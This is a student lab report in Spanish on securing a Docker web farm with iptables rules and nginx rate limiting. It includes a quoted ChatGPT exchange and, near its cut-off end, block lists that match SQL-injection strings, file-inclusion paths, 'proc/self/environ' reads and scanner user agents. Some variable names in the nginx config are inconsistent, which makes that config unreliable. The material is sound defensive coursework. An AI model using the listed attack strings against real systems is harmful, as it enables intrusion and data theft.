

Nombre del estudiante: Daniel Alconchel Vázquez  
Semestre: 2  
Año Académico: 2023/2024



UNIVERSIDAD  
DE GRANADA

**E.T.S. de Ingenierías Informática y de Telecomunicación**  
**Práctica 4: Seguridad (cortafuegos)**  
Servidores Web de Altas Prestaciones

---


## Índice

<b>1. Tareas Básicas</b>	<b>2</b>
1.1. Creación del espacio de trabajo IPTABLES . . . . .	2
1.2. Definición de políticas de seguridad a los servidores web . . . . .	2
1.3. Configuración de Servidores Web con las reglas IPTABLES . . . . .	4
1.4. Configuración de Docker Compose para la Granja Web IPTABLES . . . . .	4
1.5. Verificación y Pruebas . . . . .	6
<b>2. Tareas Avanzadas</b>	<b>7</b>
2.1. Definir e implementar políticas de seguridad en el balanceador de carga . . . . .	7
2.2. Configuración Avanzada de IPTABLES para DDoS . . . . .	14
2.3. Simular ataques a la granja web y configuraciones de seguridad realizadas . . . . .	17

# 1. Tareas Básicas

## 1.1. Creación del espacio de trabajo IPTABLES

Comenzamos creando la estructura de directorios que nos indica el guión. Adjunto captura para ver su correcta creación:



```
daniel-Modern-15-B7M: ~/Git/SWAP-UGR/P4 |main ? :1 X|
→ ls -l
total 20
drwxrwxr-x 3 daniel daniel 4096 may  8 22:51 P4-danieeeld2-apache
drwxrwxr-x 2 daniel daniel 4096 abr 26 23:37 P4-danieeeld2-certificados
drwxrwxr-x 2 daniel daniel 4096 may  8 22:51 P4-danieeeld2-nginx
drwxrwxr-x 2 daniel daniel 4096 abr 27 00:45 scripts
drwxrwxr-x 2 daniel daniel 4096 mar 30 20:54 web_danieeeld2

daniel-Modern-15-B7M: ~/Git/SWAP-UGR/P4 |main ? :1 X|
→ ls -l P4-danieeeld2-apache/
total 12
-rw-rw-r-- 1 daniel daniel  737 abr 27 00:23 danieeeld2-apache-ssl.conf
-rw-rw-r-- 1 daniel daniel 1438 may  8 22:52 DockerfileApache_danieeeld2
drwxrwxr-x 2 daniel daniel 4096 may  8 22:49 P4-danieeeld2-iptables-web

daniel-Modern-15-B7M: ~/Git/SWAP-UGR/P4 |main ? :1 X|
→
```

**Nota:** En la práctica anterior tenía los *Dockerfile* fuera de los respectivos directorios. Esta vez los he incluido dentro como indica el guión.

## 1.2. Definición de políticas de seguridad a los servidores web

Para esta parte, simplemente vamos copiando los comandos que nos indica el guión e iremos creando la script:

- Denegación implícita de todo el tráfico: Descarta automáticamente cualquier paquete entrante, saliente o reenvío que no cumpla con una regla explícita.

```
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP
```

- Manejar el tráfico de red entrante basado en el estado de las conexiones: Permitir paquetes que sean parte de una conexión ya existente o paquetes que están iniciando una nueva conexión pero que estén asociados a una ya existente.

```
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
```

- **Manejar el tráfico saliente basado en el estado de las conexiones:** Permitir conexiones nuevas al tráfico saliente, para que el host envíe paquetes asociados a nuevas solicitudes, así como aquellos que forman parte de conexiones ya establecidas o relacionadas.

```
iptables -A OUTPUT -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
```


- **Manejar tráfico de red de la misma máquina:** Permitir el tráfico que el host envía a sí mismo, tanto entrante como saliente.

```
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
```

- **Manejar tráfico HTTP y HTTPS:** Permitir tráfico TCP en el puerto 80 y 443, pero solo si proviene del balanceador.

```
iptables -A INPUT -p tcp -s 192.168.10.50 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp -s 192.168.10.50 --dport 443 -j ACCEPT
```

Finalmente, juntándolo todo en una sola script tenemos:




```

1 #!/bin/bash
2
3 # Denegación implícita de todo el tráfico
4 iptables -P INPUT DROP
5 iptables -P OUTPUT DROP
6 iptables -P FORWARD DROP
7
8 # Manejar el tráfico de red entrante basado en el estado de las conexiones
9 iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
10
11 # Manejar el tráfico de red saliente basado en el estado de las conexiones
12 iptables -A OUTPUT -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
13
14 # Manejar tráfico de red de la misma máquina
15 iptables -A INPUT -i lo -j ACCEPT
16 iptables -A OUTPUT -o lo -j ACCEPT
17
18 # Manejar tráfico HTTP y HTTPS
19 iptables -A INPUT -p tcp -s 192.168.10.50 --dport 80 -j ACCEPT
20 iptables -A INPUT -p tcp -s 192.168.10.50 --dport 443 -j ACCEPT
  
```

### 1.3. Configuración de Servidores Web con las reglas IPTABLES

Siguiendo las instrucciones del guión nos queda:



```
entrypoint.sh - P4 - Visual Studio Code
File Edit Selection View Go Run Terminal Help
$ danieeeld2-iptables-web.sh $ entrypoint.sh x
1 #!/bin/bash
2
3 # Ejecutar el script de iptables
4 ./danieeeld2-iptables-web.sh
5
6 # Ejecutar el comando principal del contenedor
7 exec "$@"

DockerfileApache_danieeeld2
1 # Habilitamos el módulo de PHP, compresión para Apache y uso de cabeceras HTTP
2 RUN a2enmod php7.4 deflate headers
3
4 # Instalar módulos SSL y crear directorio para certificados
5 RUN a2enmod ssl \
6     && mkdir /etc/apache2/ssl
7
8 # Copiamos el archivo index.php a la carpeta /var/www/html
9 COPY web_danieeeld2/index.php /var/www/html
10
11 # Copiamos los archivos de certificado y clave privada
12 COPY P4-danieeeld2-certificados/certificado_danieeeld2.key /etc/apache2/ssl/certificado_danieeeld2.key
13 COPY P4-danieeeld2-certificados/certificado_danieeeld2.crt /etc/apache2/ssl/certificado_danieeeld2.crt
14
15 # Cambiamos los permisos de los archivos de certificado
16 RUN chmod 600 /etc/apache2/ssl/certificado_danieeeld2.crt
17
18 # Eliminamos el archivo index.html, porque sino me mostraba este por defecto
19 RUN rm /var/www/html/index.html
20
21 # Copiamos los archivos de configuración de apache
22 COPY P4-danieeeld2-apache/danieeeld2-apache-ssl.conf /etc/apache2/sites-available/danieeeld2-apache-ssl.conf
23
24 # Habilitamos el sitio
25 RUN a2ensite danieeeld2-apache-ssl
26
27 # Copiamos el script de entrada entrypoint y script de reglas iptables
28 COPY P4-danieeeld2-apache/entrypoint.sh /entrypoint.sh
29 COPY P4-danieeeld2-apache/P4-danieeeld2-iptables-web/danieeeld2-iptables-web.sh /danieeeld2-iptables-web.sh
30
31 # Damos permisos de ejecución a las scripts
32 RUN chmod +x /entrypoint.sh /danieeeld2-iptables-web.sh
33
34 # Exponemos el puerto 80 de HTTP
35 EXPOSE 80
36
37 # Exponemos el puerto 443 de HTTPS
38 EXPOSE 443
39
40 # Iniciamos el servicio de apache
41 ENTRYPOINT ["/entrypoint.sh", "apache2ctl", "-D", "FOREGROUND"]
```

Vamos a dejar la imagen creada, para lo que ejecutamos desde el directorio padre de P4-danieeeld2-apache el siguiente comando:

```
docker build -t danieeeld2-apache-image:p4 -f
P4-danieeeld2-apache/DockerfileApache_danieeeld2 .
```

### 1.4. Configuración de Docker Compose para la Granja Web IPTABLES

Vamos a rescatar la script de generación de **docker-compose** que teníamos de prácticas anteriores y vamos a modificarla para que siga las directrices indicadas en el guión:

```
#!/ bin/bash

if [ "$#" -ne 1 ]; then
    echo "Usage: $0 <number_of_instances>"
    exit 1
fi

num_instances=$1

cat <<EOF >docker-compose.yml
version: '4.0'

services:
EOF

for ((i=1; i<=$num_instances; i++)); do
    cat <<EOF >>docker-compose.yml
web$i:
    image: danieeeld2-apache-image:p4
    container_name: web$i
    cap_add:
```

```

    - NET_ADMIN
volumes:
    - ./web_danieeeld2:/var/www/html
    - ./P4-danieeeld2-certificados:/etc/apache2/ssl
    # - ./P4-danieeeld2-certificados/certificado_subCA.crt:/etc/apache2/ssl/
    certificado_danieeeld2.crt
    # - ./P4-danieeeld2-certificados/certificado_subCA.key:/etc/apache2/ssl/
    certificado_danieeeld2.key
    - ./P4-danieeeld2-apache/danieeeld2-apache-ssl.conf:/etc/apache2/sites-available/
    danieeeld2-apache-ssl.conf
networks:
    red_web:
        ipv4_address: 192.168.10.$((i+1))
    red_servicios:
        ipv4_address: 192.168.20.$((i+1))

EOF
done

cat <<EOF >>docker-compose.yml
balanceador-nginx:
    image: danieeeld2-nginx-image:p4
    container_name: balanceador-nginx
    ports:
        - "80:80"
        - "443:443"
    command: ['nginx', '-g', 'daemon off;']
    volumes:
        - ./P4-danieeeld2-nginx/danieeeld2-nginx-ssl.conf:/etc/nginx/nginx.conf
        - ./P4-danieeeld2-certificados:/etc/nginx/ssl
        # - ./P4-danieeeld2-certificados/certificado_subCA.crt:/etc/nginx/ssl/
        certificado_danieeeld2.crt
        # - ./P4-danieeeld2-certificados/certificado_subCA.key:/etc/nginx/ssl/
        certificado_danieeeld2.key
    networks:
        red_web:
            ipv4_address: 192.168.10.50
    depends_on:
EOF

for ((i=1; i<=$num_instances; i++)); do
    echo "    - web$i" >>docker-compose.yml
done

cat <<EOF >>docker-compose.yml

networks:
    red_web:
        driver: bridge
        ipam:
            config:
                - subnet: 192.168.10.0/24
    red_servicios:
        driver: bridge
        ipam:
            config:
                - subnet: 192.168.20.0/24
EOF

```

Como vemos, seguimos conservando lo de la práctica anterior, pero cambiando las versiones a P4 e incluyendo `cap_add: - NET_ADMIN`. Ahora solo necesitamos crear la nueva imagen de `nginx` y ejecutar la


script para generar el fichero:

```
docker build -t danieeeld2-nginx-image:p4 -f P4-danieeeld2-nginx/DockerfileNginx .  
./scripts/generar-docker-compose.sh 8
```

## 1.5. Verificación y Pruebas

Vamos a levantar el docker-compose:

```
Terminal  
daniel-Modern-15-87M: ~/Glt/SWAP-UGR/P4 [main 7:1 A]  
→ docker compose up  
[+] Running 11/10  
✓ Network p4_red_web Created 0.1s  
✓ Network p4_red_servicios Created 0.1s  
✓ Container web4 Created 0.1s  
✓ Container web7 Created 0.1s  
✓ Container web8 Created 0.1s  
✓ Container web3 Created 0.1s  
✓ Container web1 Created 0.1s  
✓ Container web6 Created 0.1s  
✓ Container web2 Created 0.1s  
✓ Container web5 Created 0.1s  
✓ Container balanceador-nginx Created 0.0s  
Attaching to balanceador-nginx, web1, web2, web3, web4, web5, web6, web7, web8  
web6 | AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 192.168.10.7. Set the 'ServerName' directive globally to suppress this message  
web4 | AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 192.168.20.5. Set the 'ServerName' directive globally to suppress this message  
web7 | AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 192.168.20.8. Set the 'ServerName' directive globally to suppress this message  
web8 | AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 192.168.20.9. Set the 'ServerName' directive globally to suppress this message  
web3 | AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 192.168.20.4. Set the 'ServerName' directive globally to suppress this message  
web5 | AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 192.168.20.6. Set the 'ServerName' directive globally to suppress this message  
web2 | AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 192.168.20.3. Set the 'ServerName' directive globally to suppress this message  
web1 | AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 192.168.20.2. Set the 'ServerName' directive globally to suppress this message  
balanceador-nginx | /docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/  
balanceador-nginx | /docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-default.sh  
balanceador-nginx | 10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d/default.conf  
balanceador-nginx | 10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf.d/default.conf  
balanceador-nginx | /docker-entrypoint.sh: Sourcing /docker-entrypoint.d/15-local-resolvers.envsh  
balanceador-nginx | /docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.sh  
balanceador-nginx | /docker-entrypoint.sh: Launching /docker-entrypoint.d/30-tune-worker-processes.sh  
balanceador-nginx | /docker-entrypoint.sh: Configuration complete; ready for start up
```



Como vemos, funciona correctamente. Además, si hacemos una petición a una de las IPs directamente, se queda colgado.

## 2. Tareas Avanzadas

### 2.1. Definir e implementar políticas de seguridad en el balanceador de carga

Vamos a comenzar preguntándole a ChatGPT:

- **Yo:** Necesito definir políticas de seguridad en nginx. Para ello, me sugieren limitar el número de conexiones simultáneas, bloquear el escaneo de puertos y usar el módulo string para mitigar ataques XSS o inyección SQL. **ChatGPT:**

1. Limitar el número de conexiones simultáneas:

Puedes usar el módulo `limit_conn` para limitar el número de conexiones simultáneas a tu servidor. Por ejemplo, para limitar a 100 conexiones simultáneas, puedes agregar lo siguiente a tu configuración de nginx:

```
http {
    limit_conn_zone $binary_remote_addr zone=conn_limit_per_ip:10m;
    server {
        location / {
            limit_conn conn_limit_per_ip 100;
            ...
        }
    }
}
```

2. Bloquear el escaneo de puertos:

Para evitar el escaneo de puertos, puedes usar el módulo `ngx_http_limit_req_module` para limitar la cantidad de solicitudes por segundo desde una misma dirección IP. Esto ayudará a detectar y bloquear intentos de escaneo de puertos. Aquí hay un ejemplo de cómo configurarlo:

```
http {
    limit_req_zone $binary_remote_addr zone=req_limit_per_ip:10m
        rate=10r/s;

    server {
        location / {
            limit_req zone=req_limit_per_ip burst=20;
            ...
        }
    }
}
```

3. Mitigar ataques XSS y SQL injection utilizando el módulo `ngx_http_rewrite_module` junto con el módulo `ngx_http_sub_module` o `ngx_http_headers_module`:

Puedes configurar nginx para filtrar y modificar las solicitudes que contienen patrones conocidos de ataques XSS o inyección SQL. Por ejemplo, puedes eliminar o modificar ciertas cadenas de consulta o encabezados HTTP conocidos por ser utilizados en ataques.

```

http {
    server {
        location / {
            # Filtrar solicitudes para evitar XSS
            if ($query_string ~* "<script|javascript|eval\(|
                |document\.|window\.|alert\(") {
                return 403;
            }

            # Filtrar encabezados HTTP para evitar inyecciones SQL
            if ($http_user_agent ~* "sqlmap|nikto|w3af|
                acunetix|netsparker") {
                return 403;
            }

            ...
        }
    }
}

```

**Análisis de la salida:** La salida nos plantea un buen punto de partida para desarrollar el ejercicio. Investigando en diferentes foros de internet, vemos que Module `ngx_http_limit_req_module` nos permite limitar el número de solicitudes para una dirección IP remota. Por otro lado, Module `ngx_http_limit_conn_module` nos permite configurar un límite para el número de conexiones simultáneas que puede realizar un cliente remoto desde una dirección IP. Por último, usa un filtrado del `$query_string` para mitigar inyecciones SQL o XSS.

Como comentaba, la solución proporcionada no es mala, pero vamos a investigarla un poco más a fondo. Para los dos primeros puntos, he decidido leerme la documentación oficial de los módulos proporcionados:

- Module `ngx_http_limit_conn_module`
- Module `ngx_http_limit_req_module`

Si miramos el ejemplo proporcionado por la documentación:

```

http {
    limit_conn_zone $binary_remote_addr zone=addr:10m;

    ...

    server {

        ...

        location /download/ {
            limit_conn addr 1;
        }
    }
}

```

Vemos que con `limit_conn_zone` establecemos una zona de límite de conexiones llamada `addr` con capacidad de almacenamientos de 10 megabytes. Esta zona almacenará información sobre el número de



conexiones desde las direcciones IP remotas. La variable `$binary_remote_addr` representa la dirección IP del cliente en formato binario. Por otro lado, dentro de `location` establecemos el límite de conexiones simultáneas desde una misma IP a la ubicación `/download/` a 1.

Para adaptar este ejemplo a nuestro caso, basta con cambiar el `location` y vamos a permitir 4 solicitudes simultáneas:

```
http {
    limit_conn_zone $binary_remote_addr zone=addr:10m;

    ...

    server {

        ...

        location / {
            limit_conn addr 4;
        }
    }
}
```

Si miramos el siguiente ejemplo de la documentación:

```
http {
    limit_req_zone $binary_remote_addr zone=one:10m rate=1r/s;

    ...

    server {

        ...

        location /search/ {
            limit_req zone=one burst=5;
        }
    }
}
```

Vemos que es bastante parecido al anterior, esta vez crea una zona llamada `one` y establece una tasa límite de una solicitud por segundo. Por otro lado, con `burst=5` especifica cuántas solicitudes pueden acumularse antes de que comience aplicarse el límite de velocidad. En este caso, se permite un máximo de 5 solicitudes antes de que se aplique el límite de una solicitud por segundo.

Para adaptarlo a nuestra configuración vamos a hacer lo siguiente (Esto no mitiga el escaneo de puertos, pero si reduce la velocidad del mismo):

```
http {
    limit_req_zone $binary_remote_addr zone=one:10m rate=1r/s;

    ...

    server {

        ...

        location / {

```

```

        limit_req zone=one burst=2;
    }

```

En cuanto a usar el módulo `string` para mitigar ataques XSS o inyección SQL, he tratado de buscar en internet alguna configuración más completa, aunque no es la mejor práctica para evitar este tipo de ataques. Tras buscar, encontré la siguiente web con una posible solución.

**Nota:** Normalmente, la gente usa *NAXSI* para prevenir este tipo de ataques. Estuve tratando de instalarlo en el contenedor, pero sin éxito. Estoy a la espera de ver si me responden a un *issue*<sup>1</sup> que he creado en el repositorio oficial de *Nginx-Docker* para ver si puedo instalarlo y probarlo.

Por último, vamos añadir algunas cabeceras extras para aumentar la seguridad<sup>2</sup>:

```

add_header X-Frame-Options "SAMEORIGIN";
add_header X-XSS-Protection "1; mode=block";
add_header X-Content-Type-Options "nosniff";

```

Finalmente, el archivo de configuración queda como sigue (*Solo he incluido estas mejoras de seguridad en el servidor https*):

```

events {
    worker_connections 1024;
}

http {
    upstream backend_danieeeld2 {
        # Algoritmo de balanceo
        # least_conn;
        server 192.168.10.2;
        server 192.168.10.3;
        server 192.168.10.4;
        server 192.168.10.5;
        server 192.168.10.6;
        server 192.168.10.7;
        server 192.168.10.8;
        server 192.168.10.9;
    }

    limit_conn_zone $binary_remote_addr zone=addr:10m;
    limit_req_zone $binary_remote_addr zone=one:10m rate=1r/s;

    server {
        listen 80;
        server_name nginx_danieeeld2;
        access_log /var/log/nginx/nginx_danieeeld2.access.log;
        error_log /var/log/nginx/nginx_danieeeld2.error.log;
        location / {
            proxy_pass http://backend_danieeeld2;
            proxy_set_header Cookie $http_cookie;
            proxy_hide_header Set-Cookie;
        }
        location /estadisticas_danieeeld2 {
            stub_status on;
        }
    }
}

```

---

<sup>1</sup>issue

<sup>2</sup>Aumentar Seguridad NGINX

```

# Configuración de cache de sesiones SSL
ssl_session_cache shared:SSL:10m;
ssl_session_timeout 10m;

server {
    listen 443 ssl;
    http2 on;
    ssl_certificate /etc/nginx/ssl/certificado_danieeeld2.crt;
    ssl_certificate_key /etc/nginx/ssl/certificado_danieeeld2.key;

    # Habilitar cache de tickets de sesion
    ssl_session_tickets on;
    ssl_session_ticket_key /etc/nginx/ssl/tickets_danieeeld2.key;

    # Habilitar protocolos TLSv1.2 y TLSv1.3
    ssl_protocols TLSv1.2 TLSv1.3;

    # Habilitar suites de cifrado ECDHE, AESGCM y AES256
    ssl_ciphers ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-
    ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384;

    # Directivas de encabezado
    add_header X-Frame-Options "SAMEORIGIN";
    add_header X-XSS-Protection "1; mode=block";
    add_header X-Content-Type-Options "nosniff";

    ## Block SQL injections
    set $block_sql_injections 0;
    if ($query_string ~ "union.*select.*\(") {
        set $block_sql_injections 1;
    }
    if ($query_string ~ "union.*all.*select.*") {
        set $block_sql_injections 1;
    }
    if ($query_string ~ "concat.*\(") {
        set $block_sql_injections 1;
    }
    if ($block_sql_injections = 1) {
        return 403;
    }

    ## Block file injections
    set $block_file_injections 0;
    if ($query_string ~ "[a-zA-Z0-9_]=http://") {
        set $block_file_injections 1;
    }
    if ($query_string ~ "[a-zA-Z0-9_]=(\\.\\.//?)+") {
        set $block_file_injections 1;
    }
    if ($query_string ~ "[a-zA-Z0-9_]=/([a-z0-9_\\.//?)+") {
        set $block_file_injections 1;
    }
    if ($block_file_injections = 1) {
        return 403;
    }

    ## Block common exploits
    set $block_common_exploits 0;
    if ($query_string ~ "(<|%3C).*script.*(>|%3E)") {
        set $block_common_exploits 1;
    }
}

```

```

if ($query_string ~ "GLOBALS(=|\\|\\ %0-9A-Z){0,2}") {
    set $block-common_exploits 1;
}
if ($query_string ~ "REQUEST(=|\\|\\ %0-9A-Z){0,2}") {
    set $block-common_exploits 1;
}
if ($query_string ~ "proc/self/enviro") {
    set $block-common_exploits 1;
}
if ($query_string ~ "mosConfig_[a-zA-Z_]{1,21}(=|\\ %3D)") {
    set $block-common_exploits 1;
}
if ($query_string ~ "base64_(en|de)code\\(.*\\)") {
    set $block-common_exploits 1;
}
if ($block-common_exploits = 1) {
    return 403;
}

## Block spam
set $block-spam 0;
if ($query_string ~ "\\b(ultram|unicauca|valium|viagra|vicodin|xanax|ypxaieo)\\b
") {
    set $block-spam 1;
}
if ($query_string ~ "\\b(erections|hoodia|huronriveracres|impotence|levitra|
libido)\\b") {
    set $block-spam 1;
}
if ($query_string ~ "\\b(ambien|blue\\spill|cialis|cocaine|ejaculation|erectile)
\\b") {
    set $block-spam 1;
}
if ($query_string ~ "\\b(lipitor|phentermin|pro[sz]ac|sandyauer|tramadol|
troyhamby)\\b") {
    set $block-spam 1;
}
if ($block-spam = 1) {
    return 403;
}

## Block user agents
set $block-user-agents 0;

# Don't disable wget if you need it to run cron jobs!
#if ($http_user_agent ~ "Wget") {
#    set $block-user-agents 1;
#}

# Disable Akeeba Remote Control 2.5 and earlier
if ($http_user_agent ~ "Indy Library") {
    set $block-user-agents 1;
}

# Common bandwidth hoggers and hacking tools.
if ($http_user_agent ~ "libwww-perl") {
